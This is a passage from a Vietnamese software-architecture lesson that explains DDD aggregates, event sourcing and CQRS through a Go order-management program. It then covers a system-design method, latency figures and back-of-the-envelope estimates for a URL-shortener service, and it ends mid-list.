- **Aggregate**: một cụm entity/value object **được xử lý như một đơn vị nhất quán**, có một **gốc (aggregate root)** là cổng duy nhất để thay đổi; bảo vệ các **bất biến** của cụm (tổng tiền = tổng các dòng; không thêm hàng vào đơn đã đặt). **Quy tắc vàng**: một giao dịch chỉ sửa **một** aggregate; tham chiếu giữa aggregate chỉ bằng **ID**; nhất quán giữa các aggregate là nhất quán cuối cùng (qua sự kiện). Aggregate nhỏ ⇒ ít xung đột, dễ mở rộng.
- **Sự kiện miền (*domain event*)**: điều có ý nghĩa nghiệp vụ đã xảy ra (`OrderPaid`), đặt tên quá khứ. Là cầu nối giữa aggregate và với bên ngoài (outbox, Buổi 33).
- **Repository**: tải và lưu aggregate như một tập hợp trong bộ nhớ (interface do miền định nghĩa, hiện thực ở hạ tầng, Buổi 27).
- **Dịch vụ miền / dịch vụ ứng dụng**: logic không thuộc về entity nào (tính phí vận chuyển dựa trên nhiều thứ) / điều phối use case (mở giao dịch, tải aggregate, gọi hành vi, lưu, phát sự kiện).

Go không có kế thừa, nhưng rất hợp DDD: kiểu riêng cho value object, struct với trường **không export** cho aggregate (bất biến chỉ đổi qua phương thức), interface nhỏ cho repository. Chương trình sau gói gần hết các khái niệm trên, cộng event sourcing và CQRS (mục 4):

```go
package main

import (
    "errors"
    "fmt"
    "sort"
    "strings"
    "sync"
)

// ================= Value Object: Money =================
// Bất biến, so sánh theo giá trị, tự kiểm tra hợp lệ lúc tạo, không bao giờ dùng float.

type Money struct {
    amount   int64 // đơn vị nhỏ nhất (đồng)
    currency string
}

var ErrCurrency = errors.New("khác đơn vị tiền tệ")

func NewMoney(amount int64, currency string) (Money, error) {
    if amount < 0 {
        return Money{}, errors.New("số tiền không được âm")
    }
    if currency == "" {
        return Money{}, errors.New("thiếu đơn vị tiền tệ")
    }
    return Money{amount, currency}, nil
}

func (m Money) Add(o Money) (Money, error) {
    if m.currency != o.currency {
        return Money{}, ErrCurrency
    }
    return Money{m.amount + o.amount, m.currency}, nil
}
```

```go
func (m Money) Times(n int) Money { return Money{m.amount * int64(n), m.currency} }
func (m Money) String() string  { return fmt.Sprintf("%d %s", m.amount, m.currency) }

// ================ Sự kiện miền ================

type Event interface{ EventName() string }

type OrderPlaced struct {
    OrderID string
    Total   Money
}
type OrderPaid struct{ OrderID string }
type OrderShipped struct{ OrderID string }
type OrderCancelled struct {
    OrderID string
    Reason  string
}
type ItemAdded struct {
    OrderID string
    SKU     string
    Qty     int
    Price   Money
}

func (OrderPlaced) EventName() string    { return "order.placed" }
func (OrderPaid) EventName() string      { return "order.paid" }
func (OrderShipped) EventName() string   { return "order.shipped" }
func (OrderCancelled) EventName() string { return "order.cancelled" }
func (ItemAdded) EventName() string      { return "order.item_added" }

// ================ Aggregate: Order ================
// Aggregate bảo vệ BẤT BIẾN của chính nó; mọi thay đổi đi qua phương thức hành vi và sinh ra sự kiện.
// Trạng thái được DỰNG LẠI bằng cách áp dụng sự kiện (event sourcing): apply() là nơi duy nhất đổi trạng thái.

type Status string

const (
    Draft     Status = "draft"
    Placed    Status = "placed"
    Paid      Status = "paid"
    Shipped   Status = "shipped"
    Cancelled Status = "cancelled"
)

type Order struct {
    ID      string
    status  Status
    items   map[string]int // sku -> qty
    total   Money
    version int     // số sự kiện đã áp dụng (dùng cho khóa lạc quan)
    pending []Event // sự kiện mới chưa lưu
}

var (
    ErrState   = errors.New("thao tác không hợp lệ ở trạng thái hiện tại")
    ErrInvalid = errors.New("dữ liệu không hợp lệ")
)

func NewOrder(id string) *Order {
    return &Order{ID: id, status: Draft, items: map[string]int{}, total: Money{0, "VND"}}
}

func (o *Order) raise(e Event) { o.apply(e); o.pending = append(o.pending, e) }

func (o *Order) apply(e Event) {
    switch ev := e.(type) {
```

```
    case ItemAdded:
        o.items[ev.SKU] += ev.Qty
        o.total, _ = o.total.Add(ev.Price.Times(ev.Qty))
    case OrderPlaced:
        o.status = Placed
    case OrderPaid:
        o.status = Paid
    case OrderShipped:
        o.status = Shipped
    case OrderCancelled:
        o.status = Cancelled
    }
    o.version++
}

// Các hành vi: kiểm tra bất biến TRƯỚC, rồi mới sinh sự kiện.
func (o *Order) AddItem(sku string, qty int, price Money) error {
    if o.status != Draft {
        return fmt.Errorf("%w: chỉ thêm hàng khi đơn còn nháp (đang %s)", ErrState, o.status)
    }
    if qty < 1 || qty > 99 {
        return fmt.Errorf("%w: số lượng 1..99", ErrInvalid)
    }
    o.raise(ItemAdded{o.ID, sku, qty, price})
    return nil
}

func (o *Order) Place() error {
    if o.status != Draft {
        return fmt.Errorf("%w: không đặt lại (đang %s)", ErrState, o.status)
    }
    if len(o.items) == 0 {
        return fmt.Errorf("%w: đơn rỗng", ErrInvalid)
    }
    o.raise(OrderPlaced{o.ID, o.total})
    return nil
}

func (o *Order) Pay() error {
    if o.status != Placed {
        return fmt.Errorf("%w: chỉ thanh toán đơn đã đặt (đang %s)", ErrState, o.status)
    }
    o.raise(OrderPaid{o.ID})
    return nil
}

func (o *Order) Ship() error {
    if o.status != Paid {
        return fmt.Errorf("%w: chỉ giao đơn đã thanh toán (đang %s)", ErrState, o.status)
    }
    o.raise(OrderShipped{o.ID})
    return nil
}

func (o *Order) Cancel(reason string) error {
    if o.status == Shipped || o.status == Cancelled {
        return fmt.Errorf("%w: không hủy đơn %s", ErrState, o.status)
    }
    o.raise(OrderCancelled{o.ID, reason})
    return nil
}

// ================ Event store (trong bộ nhớ, có khóa lạc quan) ================

type EventStore struct {
    mu     sync.Mutex
    events map[string][]Event
    subs   []chan Event
}
```

```
var ErrConcurrent = errors.New("xung đột phiên bản (có người ghi trước)")

func NewStore() *EventStore { return &EventStore{events: map[string][]Event{}} }

// Save ghi các sự kiện mới NẾU phiên bản hiện tại còn khớp (khóa lạc quan, giống `WHERE version = $n`).
func (s *EventStore) Save(o *Order) error {
    s.mu.Lock()
    defer s.mu.Unlock()
    stored := len(s.events[o.ID])
    if stored != o.version-len(o.pending) {
        return ErrConcurrent
    }
    s.events[o.ID] = append(s.events[o.ID], o.pending...)
    for _, e := range o.pending {
        for _, ch := range s.subs {
            ch <- e // phát cho projection (ở thực tế: qua outbox/stream, bất đồng bộ)
        }
    }
    o.pending = nil
    return nil
}

// Load DỰNG LẠI aggregate từ chuỗi sự kiện.
func (s *EventStore) Load(id string) (*Order, bool) {
    s.mu.Lock()
    defer s.mu.Unlock()
    evs, ok := s.events[id]
    if !ok {
        return nil, false
    }
    o := NewOrder(id)
    for _, e := range evs {
        o.apply(e)
    }
    return o, true
}

// ================= CQRS: mô hình ĐỌC tách khỏi mô hình GHI =================
// Projection: bảng "số đơn và doanh thu theo trạng thái", tối ưu cho truy vấn, được cập nhật từ sự kiện.

type StatusView struct {
    mu      sync.Mutex
    byOrder map[string]Status
    revenue map[Status]int64
    totals  map[string]int64
}

func NewView() *StatusView {
    return &StatusView{byOrder: map[string]Status{}, revenue: map[Status]int64{}, totals:
map[string]int64{}}
}

func (v *StatusView) Handle(e Event) {
    v.mu.Lock()
    defer v.mu.Unlock()
    move := func(id string, to Status) {
        if from, ok := v.byOrder[id]; ok {
            v.revenue[from] -= v.totals[id]
        }
        v.byOrder[id] = to
        v.revenue[to] += v.totals[id]
    }
    switch ev := e.(type) {
    case OrderPlaced:
        v.totals[ev.OrderID] = ev.Total.amount
        move(ev.OrderID, Placed)
    case OrderPaid:
        move(ev.OrderID, Paid)
```

```
    case OrderShipped:
        move(ev.OrderID, Shipped)
    case OrderCancelled:
        move(ev.OrderID, Cancelled)
    }
}

func (v *StatusView) Report() string {
    v.mu.Lock()
    defer v.mu.Unlock()
    var keys []string
    for s := range v.revenue {
        keys = append(keys, string(s))
    }
    sort.Strings(keys)
    var parts []string
    for _, k := range keys {
        n := 0
        for _, st := range v.byOrder {
            if string(st) == k {
                n++
            }
        }
        parts = append(parts, fmt.Sprintf("%s: %d đơn / %d đ", k, n, v.revenue[Status(k)]))
    }
    return strings.Join(parts, " | ")
}

func main() {
    store := NewStore()
    view := NewView()
    ch := make(chan Event, 100)
    store.subs = append(store.subs, ch)
    drain := func() { // mô phỏng projection chạy bất đồng bộ: chỉ cập nhật khi ta "cho chạy"
        for {
            select {
            case e := <-ch:
                view.Handle(e)
            default:
                return
            }
        }
    }

    price := func(n int64) Money { m, _ := NewMoney(n, "VND"); return m }

    fmt.Println("--- 1. Value object & bất biến ---")
    _, err := NewMoney(-5, "VND")
    fmt.Println("tiền âm:", err)
    _, err = price(100).Add(Money{50, "USD"})
    fmt.Println("cộng VND với USD:", err)

    fmt.Println("--- 2. Aggregate bảo vệ quy tắc nghiệp vụ ---")
    o := NewOrder("A1")
    fmt.Println("đặt đơn rỗng       :", o.Place())
    _ = o.AddItem("AO-01", 2, price(199000))
    _ = o.AddItem("QUAN-02", 1, price(350000))
    fmt.Println("thêm 100 cái       :", o.AddItem("AO-01", 100, price(1)))
    fmt.Println("giao khi chưa trả  :", o.Ship())
    _ = o.Place()
    fmt.Println("thêm hàng sau khi đặt:", o.AddItem("AO-01", 1, price(1)))
    _ = o.Pay()
    fmt.Println("hủy đơn đã trả tiền:", o.Cancel("khách đổi ý"), "(hợp lệ: sẽ phát sinh hoàn tiền ở nơi
khác)")
    fmt.Println("hủy lần nữa        :", o.Cancel("lại"))
    fmt.Printf("tổng tiền = %v, phiên bản = %d, sự kiện chưa lưu = %d\n", o.total, o.version,
len(o.pending))
    _ = store.Save(o)

    fmt.Println("--- 3. Dựng lại aggregate từ sự kiện (event sourcing) ---")
```

```
    r, _ := store.Load("A1")
    fmt.Printf("dựng lại từ %d sự kiện: trạng thái=%s tổng=%v items=%v\n", len(store.events["A1"]),
r.status, r.total, r.items)
    var names []string
    for _, e := range store.events["A1"] {
        names = append(names, e.EventName())
    }
    fmt.Println("nhật ký sự kiện:", strings.Join(names, " -> "), "(kể cả đã hủy: có đủ lịch sử để kiểm
toán)")

    fmt.Println("--- 4. Khóa lạc quan: hai người cùng sửa một aggregate ---")
    o2 := NewOrder("B2")
    _ = o2.AddItem("AO-01", 1, price(100000))
    _ = o2.Place()
    fmt.Println("lưu đơn B2 lần đầu:", store.Save(o2))
    x, _ := store.Load("B2")
    y, _ := store.Load("B2")
    _ = x.Pay()
    _ = y.Cancel("hết hàng")
    fmt.Println("X (thanh toán) lưu:", store.Save(x))
    fmt.Println("Y (hủy) lưu       :", store.Save(y), "<- Y dựa trên phiên bản cũ, bị từ chối, phải tải lại
và quyết định lại")

    fmt.Println("--- 5. CQRS: mô hình đọc nhất quán CUỐI CÙNG ---")
    o3 := NewOrder("C3")
    _ = o3.AddItem("NON-03", 4, price(50000))
    _ = o3.Place()
    _ = store.Save(o3)
    fmt.Println("ngay sau khi ghi (projection chưa kịp chạy):", "(trống: mô hình đọc chưa có gì)")
    drain()
    fmt.Println("sau khi projection xử lý xong             :", view.Report())
}
```

```
--- 1. Value object & bất biến ---
tiền âm: số tiền không được âm
cộng VND với USD: khác đơn vị tiền tệ
--- 2. Aggregate bảo vệ quy tắc nghiệp vụ ---
đặt đơn rỗng       : dữ liệu không hợp lệ: đơn rỗng
thêm 100 cái       : dữ liệu không hợp lệ: số lượng 1..99
giao khi chưa trả  : thao tác không hợp lệ ở trạng thái hiện tại: chỉ giao đơn đã thanh toán (đang draft)
thêm hàng sau khi đặt: thao tác không hợp lệ ở trạng thái hiện tại: chỉ thêm hàng khi đơn còn nháp (đang
placed)
hủy đơn đã trả tiền: <nil> (hợp lệ: sẽ phát sinh hoàn tiền ở nơi khác)
hủy lần nữa        : thao tác không hợp lệ ở trạng thái hiện tại: không hủy đơn cancelled
tổng tiền = 748000 VND, phiên bản = 5, sự kiện chưa lưu = 5
--- 3. Dựng lại aggregate từ sự kiện (event sourcing) ---
dựng lại từ 5 sự kiện: trạng thái=cancelled tổng=748000 VND items=map[AO-01:2 QUAN-02:1]
nhật ký sự kiện: order.item_added -> order.item_added -> order.placed -> order.paid -> order.cancelled (kể
cả đã hủy: có đủ lịch sử để kiểm toán)
--- 4. Khóa lạc quan: hai người cùng sửa một aggregate ---
lưu đơn B2 lần đầu: <nil>
X (thanh toán) lưu: <nil>
Y (hủy) lưu       : xung đột phiên bản (có người ghi trước) <- Y dựa trên phiên bản cũ, bị từ chối, phải
tải lại và quyết định lại
--- 5. CQRS: mô hình đọc nhất quán CUỐI CÙNG ---
ngay sau khi ghi (projection chưa kịp chạy): (trống: mô hình đọc chưa có gì)
sau khi projection xử lý xong             : cancelled: 1 đơn / 748000 đ | paid: 1 đơn / 100000 đ | placed:
1 đơn / 200000 đ
```

Đọc kết quả (phần 1–3 ở mục này, phần 4–5 ở mục sau):

1. **Value object** `Money`: không thể tạo tiền âm (`NewMoney(-5)` lỗi), không cộng được hai đơn vị khác nhau (`ErrCurrency`), không có trường export để ai đó sửa; dùng `int64` đơn vị nhỏ nhất thay vì `float64` (Buổi 4).
2. **Aggregate** `Order` **bảo vệ bất biến**: không đặt đơn rỗng; số lượng chỉ 1..99; không giao khi chưa thanh toán; không thêm hàng sau khi đặt; không hủy đơn đã hủy. Mọi vi phạm bị chặn **bên trong aggregate**, không phụ thuộc handler nào gọi nó (đây là điểm khác biệt với "kiểm tra ở handler" dễ bị bỏ sót).

Hành vi `Cancel` trên đơn đã thanh toán là hợp lệ vì nghiệp vụ cho phép; phần hoàn tiền là việc của quy trình khác phản ứng với sự kiện `order.cancelled`.

3. **Trạng thái đổi qua `apply(event)`**: mọi thay đổi là một sự kiện được áp dụng. Phần 3 minh họa **event sourcing**: aggregate được **dựng lại hoàn toàn** từ chuỗi sự kiện đã lưu (5 sự kiện ⇒ trạng thái `cancelled`, tổng 748.000, đủ dòng hàng); nhật ký sự kiện là *bản ghi kiểm toán hoàn chỉnh* ("đơn này từng được thanh toán rồi mới bị hủy").

4. CQRS và Event Sourcing

4.1. CQRS: tách mô hình ghi và mô hình đọc

CQRS (*Command Query Responsibility Segregation*) tách hai nhu cầu thường đối nghịch: **lệnh** (ghi, cần bảo vệ bất biến, mô hình chuẩn hóa) và **truy vấn** (đọc, cần nhanh, mô hình phi chuẩn hóa theo màn hình). Mức đơn giản nhất không cần hạ tầng đặc biệt: một service ghi qua aggregate/repository, và các hàm đọc riêng chạy SQL tối ưu trả thẳng DTO (không qua aggregate). Mức nâng cao: **mô hình đọc là bảng/bộ chỉ mục riêng được cập nhật từ sự kiện** (projection), có thể ở kho khác (Elasticsearch, Redis, bảng tổng hợp).

Phần 5 của chương trình trên cho thấy: ngay sau khi lưu đơn, mô hình đọc (`StatusView`) còn **trống**; chỉ sau khi projection xử lý xong sự kiện mới phản ánh đúng ("cancelled: 1 đơn / 748000 đ, paid: 1 / 100000, placed: 1 / 200000"). Đó là **nhất quán cuối cùng**: giao diện phải chịu được (hiển thị đơn vừa đặt từ phản hồi của lệnh thay vì đọc ngay từ mô hình đọc; hoặc cập nhật lạc quan ở client).

Khi nào dùng CQRS? Khi **mẫu đọc và mẫu ghi khác nhau rất nhiều** (báo cáo phức tạp, tìm kiếm, dashboard) hoặc cần mở rộng đọc/ghi độc lập. Không dùng cho CRUD thông thường: bạn trả cái giá nhất quán cuối cùng và độ phức tạp đồng bộ hóa mà không được lợi.

4.2. Event Sourcing

Event sourcing lưu **chuỗi sự kiện** thay vì trạng thái hiện tại; trạng thái = kết quả áp dụng các sự kiện. Phần 4 của chương trình trên minh họa **khóa lạc quan** trên luồng sự kiện: hai người cùng tải đơn B2 (phiên bản 2). X thanh toán và lưu thành công; Y định hủy dựa trên phiên bản cũ và bị từ chối (`xung đột phiên bản`), phải tải lại thấy đơn đã thanh toán rồi quyết định lại. Trong triển khai SQL: `INSERT INTO events (aggregate_id, version, ...)` với `UNIQUE (aggregate_id, version)` là cơ chế ép.

	Lợi ích	Cái giá
Nhật ký đầy đủ	Kiểm toán miễn phí, truy vấn theo thời gian ("đơn này lúc 10h trông thế nào?"), gỡ lỗi bằng phát lại	Lưu trữ lớn, cần **snapshot** để tải nhanh aggregate nhiều sự kiện
Sự kiện là nguồn sự thật	Dựng lại mô hình đọc mới bất cứ lúc nào bằng cách phát lại; nhiều projection	**Tiến hóa lược đồ sự kiện** rất khó (sự kiện lưu mãi, cần upcaster/phiên bản)
Phù hợp CQRS	Tự nhiên	Mọi truy vấn đều phải qua projection; "đọc trạng thái hiện tại" không có sẵn
Pháp lý	Lịch sử bất biến	**Quyền được xóa** (GDPR) mâu thuẫn với nhật ký bất biến: cần mã hóa theo khóa từng người rồi hủy khóa (*crypto-shredding*)

Event sourcing **không phải mặc định**; chỉ dùng cho miền thực sự cần lịch sử và kiểm toán là lõi (sổ cái tài chính, kiểm soát đơn hàng phức tạp, cộng tác thời gian thực). Với phần lớn dịch vụ CRUD, bảng trạng thái thông thường cộng bảng audit (hoặc outbox) là đủ và đơn giản hơn nhiều. Nhiều đội nhầm lẫn "hướng sự

kiện" (phát sự kiện giữa dịch vụ, Buổi 33) với "event sourcing" (sự kiện là nơi *lưu trạng thái*); hai thứ độc lập.

5. Thiết kế hệ thống: một phương pháp có thể lặp lại

Khi được giao một bài toán lớn mơ hồ ("thiết kế hệ thống rút gọn URL", "thiết kế thông báo cho ShopGo"), người có kinh nghiệm không nhảy vào vẽ ô vuông. Họ đi theo thứ tự, mỗi bước thu hẹp phạm vi:

1. **Làm rõ yêu cầu** (10–15%). *Chức năng*: người dùng làm được gì; cái gì **ngoài phạm vi**. *Phi chức năng*: quy mô (người dùng, QPS), độ trễ mục tiêu, độ khả dụng, nhất quán, độ bền dữ liệu, tuân thủ, ngân sách, thời hạn. Hỏi lại cho đến khi đủ tự tin; ghi các **giả định**.
2. **Ước lượng quy mô** (10%): QPS trung bình/đỉnh, lưu trữ, băng thông, bộ nhớ cache. Chỉ cần đúng bậc độ lớn; mục đích là biết bài toán nằm *ở một máy* hay *hàng trăm* và đâu là nút thắt.
3. **Thiết kế API và mô hình dữ liệu** (15%): các thao tác chính, đối tượng, quan hệ, chỉ mục, mẫu truy cập.
4. **Kiến trúc mức cao** (20%): thành phần, luồng dữ liệu cho từng thao tác chính; bắt đầu **đơn giản nhất có thể chạy** rồi mới thêm.
5. **Đào sâu các điểm khó** (25%): chỗ nào là nút thắt hay rủi ro (khóa nóng, nhất quán, ID, hàng đợi, cache)? Trình bày ít nhất hai phương án và đánh đổi.
6. **Mở rộng, hỏng hóc và vận hành** (15%): chuyện gì xảy ra khi thành phần X chết? khi tải gấp 10? quan sát bằng gì? triển khai và di cư dữ liệu thế nào?

Điều quan trọng nhất của buổi phỏng vấn thiết kế hệ thống, và của thiết kế thật: **nói ra đánh đổi**. "Dùng cache để giảm tải đọc, đổi lại dữ liệu có thể cũ tối đa 60 giây; với trang danh sách thì chấp nhận được." Một thiết kế không nêu cái giá chưa phải thiết kế.

5.1. Những con số cần thuộc

Ước lượng cần cảm giác về độ lớn của các thao tác (xấp xỉ, thay đổi theo phần cứng, nhưng bậc độ lớn ổn định):

Thao tác	Thời gian	Ghi chú
Truy cập thanh ghi / L1 cache	~1 ns	
Truy cập bộ nhớ chính (RAM)	~100 ns	
Đọc 1 MB tuần tự từ RAM	~10–50 µs	
Vòng đi-về trong cùng trung tâm dữ liệu	~0,5 ms	Quyết định chi phí N+1
Đọc ngẫu nhiên SSD NVMe	~100 µs	
Đọc 1 MB tuần tự từ SSD	~0,2–1 ms	
Truy vấn PostgreSQL theo khóa chính (đã nóng)	~0,2–1 ms	Cộng độ trễ mạng
Truy vấn PostgreSQL phức tạp / join	5–100 ms	Phụ thuộc chỉ mục
Redis `GET` (cùng vùng)	~0,2–1 ms	
Vòng đi-về giữa châu lục	100–200 ms	Giới hạn bởi tốc độ ánh sáng
Khởi động lạnh một hàm serverless	100 ms–vài giây	
Đĩa quay (HDD) tìm vị trí	~10 ms	

Các hằng số hữu ích khác: một ngày ≈ 86.400 giây (~10^5); một tháng ≈ 2,6 triệu giây (~$2{,}5\times10^6$); một năm ≈ $3{,}2\times10^7$ giây. Một máy chủ thông thường phục vụ được **hàng nghìn đến vài chục nghìn** yêu cầu/giây cho API đơn giản; PostgreSQL xử lý vài nghìn truy vấn đơn giản/giây trên mỗi lõi; Redis khoảng 100.000 thao tác/giây/lõi. **Định luật Little**: `L = λ × W` (số yêu cầu đồng thời = tốc độ đến × thời gian xử lý trung bình), dùng để ước lượng kích thước pool, số worker, độ dài hàng đợi.

6. Ba bài toán kinh điển

6.1. Bài 1: Dịch vụ rút gọn URL

Yêu cầu: tạo mã ngắn cho URL dài; chuyển hướng khi truy cập mã; (tùy chọn) mã tùy chọn, hết hạn, thống kê lượt nhấp. Quy mô giả định: 100 triệu URL mới mỗi tháng, đọc:ghi = 100:1, giữ 5 năm. Độ trễ chuyển hướng < 50 ms; khả dụng cao (liên kết hỏng là lỗi nghiêm trọng); mã **không đoán được tuần tự** hoặc có thể đoán tùy yêu cầu.

Ước lượng (chương trình sau tính cụ thể):

```go
package main

import (
    "fmt"
    "math"
    "strings"
)

const alphabet = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"

// base62 mã hóa một số nguyên thành chuỗi ngắn: nền tảng của mọi dịch vụ rút gọn URL.
func base62(n uint64) string {
    if n == 0 {
        return "0"
    }
    var b []byte
    for n > 0 {
        b = append(b, alphabet[n%62])
        n /= 62
    }
    for i, j := 0, len(b)-1; i < j; i, j = i+1, j-1 {
        b[i], b[j] = b[j], b[i]
    }
    return string(b)
}

func unbase62(s string) uint64 {
    var n uint64
    for _, c := range s {
        n = n*62 + uint64(strings.IndexRune(alphabet, c))
    }
    return n
}

func human(n float64, unit string) string {
    units := []string{"", "K", "M", "G", "T", "P"}
    i := 0
    for n >= 1000 && i < len(units)-1 {
        n /= 1000
        i++
    }
    return fmt.Sprintf("%.1f %s%s", n, units[i], unit)
}

func main() {
    fmt.Println("=== Ước lượng nhanh (back-of-the-envelope): dịch vụ rút gọn URL ===")
```

```
    const (
        newPerMonth  = 100e6   // 100 triệu URL mới mỗi tháng
        readWrite    = 100.0   // đọc:ghi = 100:1 (chuyển hướng nhiều hơn tạo)
        years        = 5.0     // giữ 5 năm
        recordBytes  = 500.0   // url dài + metadata + chỉ mục
        secondsMonth = 30 * 24 * 3600.0
    )
    writeQPS := newPerMonth / secondsMonth
    readQPS := writeQPS * readWrite
    peakFactor := 3.0
    fmt.Printf("ghi trung bình : %.0f URL/giây | đỉnh (x%.0f): %.0f/giây\n", writeQPS, peakFactor,
writeQPS*peakFactor)
    fmt.Printf("đọc trung bình : %.0f lượt chuyển hướng/giây | đỉnh: %.0f/giây\n", readQPS,
readQPS*peakFactor)
    total := newPerMonth * 12 * years
    fmt.Printf("tổng URL sau %.0f năm: %s\n", years, human(total, ""))
    fmt.Printf("dung lượng lưu trữ   : %s (chưa tính nhân bản x3 = %s)\n", human(total*recordBytes, "B"),
human(total*recordBytes*3, "B"))
    fmt.Printf("băng thông phản hồi  : ~%s (mỗi chuyển hướng ~300 B header)\n",
human(readQPS*peakFactor*300*8, "bit/s"))

    // Bộ nhớ cache theo quy tắc 80/20: 20% URL nóng chiếm 80% lượt đọc; cache lưu lượt đọc của 1 ngày.
    dailyReads := readQPS * 86400
    hotURLs := dailyReads * 0.2 // xấp xỉ số URL khác nhau được đọc trong ngày nằm trong nhóm nóng
    fmt.Printf("cache (20%% URL nóng/ngày): ~%s URL x %.0f B = %s RAM → vừa trong MỘT máy Redis\n",
human(hotURLs, ""), recordBytes, human(hotURLs*recordBytes, "B"))

    fmt.Println("\n=== Độ dài mã ngắn: bao nhiêu ký tự là đủ? ===")
    for l := 5; l <= 8; l++ {
        space := math.Pow(62, float64(l))
        fmt.Printf("%d ký tự base62: %s mã khác nhau", l, human(space, ""))
        if space >= total*10 {
            fmt.Printf("  <- đủ cho %s URL với dư 10x\n", human(total, ""))
        } else if space >= total {
            fmt.Printf("  <- vừa đủ cho %s URL\n", human(total, ""))
        } else {
            fmt.Println("  (thiếu)")
        }
    }

    fmt.Println("\n=== Hai cách sinh mã ===")
    fmt.Println("(a) Mã từ ID tăng dần (base62 của ID): không bao giờ trùng, nhưng đoán được mã kế tiếp.")
    for _, id := range []uint64{1, 61, 62, 3844, 1_000_000, 3_521_614_606_207} {
        fmt.Printf("    ID %-16d -> %-8s -> giải mã lại: %d\n", id, base62(id), unbase62(base62(id)))
    }
    fmt.Println("(b) Mã ngẫu nhiên: không đoán được, nhưng PHẢI xử lý trùng. Xác suất có ít nhất một cặp
trùng (bài toán ngày sinh):")
    for _, n := range []float64{1e6, 1e7, 1e8, 1e9} {
        space := math.Pow(62, 7)
        // P(trùng) ≈ 1 - exp(-n(n-1)/(2*space))
        p := 1 - math.Exp(-n*(n-1)/(2*space))
        fmt.Printf("    %-7s mã 7 ký tự: P(trùng ít nhất một cặp) = %.4f%%\n", human(n, ""), p*100)
    }
    fmt.Println("    => dù không gian có 3,5 nghìn tỷ mã, chỉ vài triệu mã ngẫu nhiên đã gần như chắc chắn
có MỘT CẶP trùng (nghịch lý ngày sinh): bắt buộc có ràng buộc UNIQUE và thử lại khi trùng.")

    fmt.Println("\n=== Định luật Little: cần bao nhiêu kết nối/worker? ===")
    // L = λ × W : số yêu cầu đồng thời = tốc độ đến x thời gian xử lý trung bình
    for _, c := range []struct {
        name   string
        qps    float64
        millis float64
    }{{"chuyển hướng (cache hit 2ms)", readQPS * peakFactor, 2}, {"chuyển hướng (miss, DB 15ms)", readQPS *
peakFactor * 0.2, 15}, {"tạo URL (DB ghi 25ms)", writeQPS * peakFactor, 25}} {
        fmt.Printf("%-32s %7.0f req/s x %4.0f ms = %6.1f yêu cầu đồng thời trung bình\n", c.name, c.qps,
c.millis, c.qps*c.millis/1000)
    }
    fmt.Println("=> số đồng thời nhỏ (vài đến vài chục): MỘT instance Go + pool DB cỡ 20 lo được phần ghi;
đọc dựa vào cache, mở rộng bằng nhiều instance không trạng thái.")
}
```

```
=== Ước lượng nhanh (back-of-the-envelope): dịch vụ rút gọn URL ===
ghi trung bình : 39 URL/giây | đỉnh (x3): 116/giây
đọc trung bình : 3858 lượt chuyển hướng/giây | đỉnh: 11574/giây
tổng URL sau 5 năm: 6.0 G
dung lượng lưu trữ   : 3.0 TB (chưa tính nhân bản x3 = 9.0 TB)
băng thông phản hồi  : ~27.8 Mbit/s (mỗi chuyển hướng ~300 B header)
cache (20% URL nóng/ngày): ~66.7 M URL x 500 B = 33.3 GB RAM → vừa trong MỘT máy Redis

=== Độ dài mã ngắn: bao nhiêu ký tự là đủ? ===
5 ký tự base62: 916.1 M mã khác nhau  (thiếu)
6 ký tự base62: 56.8 G mã khác nhau  <- vừa đủ cho 6.0 G URL
7 ký tự base62: 3.5 T mã khác nhau  <- đủ cho 6.0 G URL với dư 10x
8 ký tự base62: 218.3 T mã khác nhau  <- đủ cho 6.0 G URL với dư 10x

=== Hai cách sinh mã ===
(a) Mã từ ID tăng dần (base62 của ID): không bao giờ trùng, nhưng đoán được mã kế tiếp.
    ID 1                -> 1        -> giải mã lại: 1
    ID 61               -> Z        -> giải mã lại: 61
    ID 62               -> 10       -> giải mã lại: 62
    ID 3844             -> 100      -> giải mã lại: 3844
    ID 1000000          -> 4c92     -> giải mã lại: 1000000
    ID 3521614606207    -> ZZZZZZZ  -> giải mã lại: 3521614606207
(b) Mã ngẫu nhiên: không đoán được, nhưng PHẢI xử lý trùng. Xác suất có ít nhất một cặp trùng (bài toán
ngày sinh):
    1.0 M   mã 7 ký tự: P(trùng ít nhất một cặp) = 13.2362%
    10.0 M  mã 7 ký tự: P(trùng ít nhất một cặp) = 99.9999%
    100.0 M mã 7 ký tự: P(trùng ít nhất một cặp) = 100.0000%
    1.0 G   mã 7 ký tự: P(trùng ít nhất một cặp) = 100.0000%
    => dù không gian có 3,5 nghìn tỷ mã, chỉ vài triệu mã ngẫu nhiên đã gần như chắc chắn có MỘT CẶP trùng
(nghịch lý ngày sinh): bắt buộc có ràng buộc UNIQUE và thử lại khi trùng.

=== Định luật Little: cần bao nhiêu kết nối/worker? ===
chuyển hướng (cache hit 2ms)       11574 req/s x    2 ms =   23.1 yêu cầu đồng thời trung bình
chuyển hướng (miss, DB 15ms)        2315 req/s x   15 ms =   34.7 yêu cầu đồng thời trung bình
tạo URL (DB ghi 25ms)                116 req/s x   25 ms =    2.9 yêu cầu đồng thời trung bình
=> số đồng thời nhỏ (vài đến vài chục): MỘT instance Go + pool DB cỡ 20 lo được phần ghi; đọc dựa vào
cache, mở rộng bằng nhiều instance không trạng thái.
```

Phân tích kết quả và quyết định thiết kế:

- **Đây là bài toán đọc nhiều**: ~3.900 lượt đọc/giây trung bình, đỉnh ~11.600, so với chỉ ~39 lượt ghi/giây. Ghi dễ; mọi sự chú ý dồn cho đọc ⇒ **cache** là trung tâm. 20% URL nóng chiếm 80% lượt đọc ⇒ cache khoảng 33 GB vừa trong **một** máy Redis (hoặc một cụm nhỏ).
- **Lưu trữ 3 TB** (9 TB với nhân bản) trong 5 năm: không nhỏ nhưng vẫn là cỡ một cụm PostgreSQL phân vùng theo thời gian hoặc kho khóa-giá trị (DynamoDB/Cassandra/ScyllaDB), vì mẫu truy cập chỉ là *tra theo khóa* (mã → URL). Không cần join, không cần giao dịch phức tạp ⇒ kho khóa-giá trị hợp. Với PostgreSQL: bảng `links(code PRIMARY KEY, url, created_at, expires_at, owner_id)`, phân vùng theo `created_at`, replica đọc; sharding theo `hash(code)` khi vượt một nút.
- **Độ dài mã**: 7 ký tự base62 cho 3,5 nghìn tỷ mã, thừa cho 6 tỷ URL (dư gần 600 lần). 6 ký tự (56,8 tỷ) vừa đủ 5 năm nhưng sát; 7 là lựa chọn an toàn.
- **Sinh mã, hai phương án và đánh đổi** (đây là "đào sâu" cốt lõi):
